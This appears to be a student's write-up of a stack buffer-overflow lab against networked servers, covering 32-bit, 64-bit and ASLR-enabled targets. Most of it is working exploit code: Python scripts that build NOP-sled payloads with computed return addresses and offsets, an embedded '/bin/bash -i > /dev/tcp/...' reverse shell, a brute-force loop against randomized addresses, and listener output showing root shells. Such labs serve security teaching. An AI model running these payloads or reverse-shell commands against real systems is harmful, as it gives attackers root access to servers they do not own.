
As we can see only the buffer address is returned but not the frame pointer(ebp) value. We have to find the ebp value.

Modify the exploit.py file


The server will accept up to 517 bytes of the data from the user,

Return address = Return address should be a value greater than or equal to 0xffffcf78 + 308.

Offset= offset should be a value between 100 to 300.



```
GNU nano 4.8                                                        exploit.py
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
   "echo 'Create a virus file'; /bin/touch /tmp/virus          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Get information from the server
# $ebp = 0xffffd038; buffer= 0xffffcfc8
# $ebp - &buffer = 70
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)            # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcf78 + 308     # Change this number
#offset = 112+4              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(100,304,4):
  content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[11/04/23]seed@VM:~/Downloads$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xffffcf78 + 308)
'0xffffd0ac'
>>>
```


Start a netcat container to listen to connections on a different tab.

Add the line: /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 in the code to get root access.


Run the exploit.py file and get the root access to the target server.



```
[11/04/23]seed@VM:~/.../attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Nov  4 14:29 badfile
[11/04/23]seed@VM:~/.../attack-code$ ./exploit.py
```




```
[11/04/23]seed@VM:~/.../Labsetup$ nc -nvlp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 59004
root@e61bc57fe7c8:/bof# whoami
whoami
root
root@e61bc57fe7c8:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@e61bc57fe7c8:/bof#
```



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffcf78
server-2-10.9.0.6 | total 716
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Nov  4 00:12 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Nov  4 00:12 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```


Task 4: Level-3 Attack

Send messages to the target server.




```
[11/04/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
```


We can see a set of messages to the target machine with the buffer address and the rbp value. If the size of the string or file is less than the buffer size then it returns properly.



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffdf90
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdec0
server-3-10.9.0.7 | ==== Returned Properly ====
```



```
  GNU nano 4.8                                    exploit1.py
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffdec0     # Change this number
offset = 216                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[11/04/23]seed@VM:~/.../Labsetup$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x00007fffffffdf90 - 0x00007fffffffdec0
208
>>>
```

The shellcode is the one in shellcode_64.py

The start value is set to 0 initially.

return address = rbp

offset = rbp – buffer address + 8




```
[11/04/23]seed@VM:~/.../attack-code$ ./exploit1.py
[11/04/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

Start a netcat container to listen to connections on a different tab.

Add the line: /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 in the code to get root access.

Run the exploit.py file and get the root access to the target server.




```
[11/04/23]seed@VM:~/.../Labsetup$ nc -nvlp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45352
root@4162af25923d:/bof# whoami
whoami
root
root@4162af25923d:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.7/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```


Address Space Layout Randomization (ASLR) Bypass: If the target system employs ASLR, consider techniques for bypassing it. ASLR randomizes the address space, making it harder to predict the location of key memory areas.

Task 5: Level-4 Attack

Send messages to the target server. The rbp and buffer address is returned.



```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffdf90
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffdf30
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffdf90
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffdf30
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffdf90
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffdf30
```




```
  GNU nano 4.8                                    exploitLevel4.py
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffdf90 + 1200      # Change this number
offset = 104                            # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

The shellcode is the one in shellcode_64.py

The start value is set to 517 bytes.

return address = rbp + 1200 (larger value)

offset = rbp – buffer address + 8




```
[11/04/23]seed@VM:~/.../Labsetup$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x00007fffffffdf90 - 0x00007fffffffdf30
96
>>>
>>> 0x00007fffffffdf90 - 0x00007fffffffdf30
96
```


Start a netcat container to listen to connections on a different tab.

Add the line: /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 in the code to get root access.

Run the exploit.py file and get the root access to the target server.



```
[11/04/23]seed@VM:~/.../attack-code$ ./exploitLevel4.py
[11/04/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.8 9090
```



```
[11/04/23]seed@VM:~/.../Labsetup$ nc -nvlp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 35984
root@3b80584bfb5c:/bof# whoami
whoami
root
root@3b80584bfb5c:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.8/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```


Task 6: Experimenting with the Address Randomization

In this experiment we turn on the randomize flag.

sudo /sbin/sysctl -w kernel.randomize_va_space=2.


When messages are sent to the target server 10.9.0.5, the addressess are different everytime making the attack difficult.

Using the reverse shellcode in task 2, and making changes to the brute-force.py file, conduct the attack.




```
#!/bin/bash

SECONDS=0
value=0

while true; do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  cat badfile | nc 10.9.0.5 9090
done
```


As you can see after multiple trials through bruteforce, access to the root for target server is obtained.



```
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)        # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd058 + 10     # Change this number
offset = 112+4              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```



```
15 minutes and 50 seconds elapsed.
The program has been running 41544 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 41545 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 41546 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 41547 times so far.
^C
```



